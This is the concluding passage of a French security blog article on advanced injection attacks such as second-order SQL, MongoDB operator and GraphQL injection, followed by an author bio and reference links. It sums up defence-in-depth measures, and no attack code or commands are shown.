La second-order SQL injection, les operateurs MongoDB injectes, le batching GraphQL et les injections ORM representent des vecteurs d'attaque élaborés qui echappent souvent aux tests de securite superficiels et aux mecanismes de protection generiques comme les WAF. Seule une approche de defense en profondeur combinant des pratiques de codage securisees (prepared statements, validation d'input), une configuration durcie des bases de donnees (moindre privilege, authentification), et une surveillance active (logging, alerting) peut offrir une protection adequate.

Pour les equipes de securite, la maitrise des techniques offensives presentees dans cet article est essentielle pour evaluer correctement la posture de securite des applications et identifier les vulnerabilites avant qu'elles ne soient exploitees par des attaquants reels. Les outils comme sqlmap et NoSQLMap automatisent une partie du travail, mais la comprehension profonde des mecanismes sous-jacents reste indispensable pour les cas complexes et les environnements proteges par des WAF. Pour approfondir, consultez Cyber-Défense Agentique contre les APTs.

### Partagez cet Article

Cet article vous a ete utile ? Partagez-le avec votre reseau professionnel !



Partager sur X

Partager sur LinkedIn

### Ayi NEDJIMI

Expert en Cybersécurité & Intelligence Artificielle


Consultant senior avec plus de 15 ans d'expérience en sécurité offensive, audit d'infrastructure et développement de solutions IA. Certifié OSCP, CISSP, ISO 27001 Lead Auditor et ISO 42001 Lead Implementer. Intervient sur des missions de pentest Active Directory, sécurité Cloud et conformité réglementaire pour des grands comptes et ETI.

LinkedIn Profil complet Tous ses articles

### Références et ressources externes


- OWASP Testing Guide — Guide de référence pour les tests de sécurité web
- MITRE ATT&CK T1190 — Exploit Public-Facing Application
- PortSwigger Academy — Ressources d'apprentissage en sécurité web
- CWE — Common Weakness Enumeration — catalogue de faiblesses logicielles
- NVD — National Vulnerability Database — base de vulnérabilités du NIST



**Ayi NEDJIMI Consultants** — Expert cybersécurité offensive & intelligence artificielle

ayinedjimi-consultants.fr · ayi@ayinedjimi-consultants.fr



© 2026 — Reproduction interdite sans autorisation.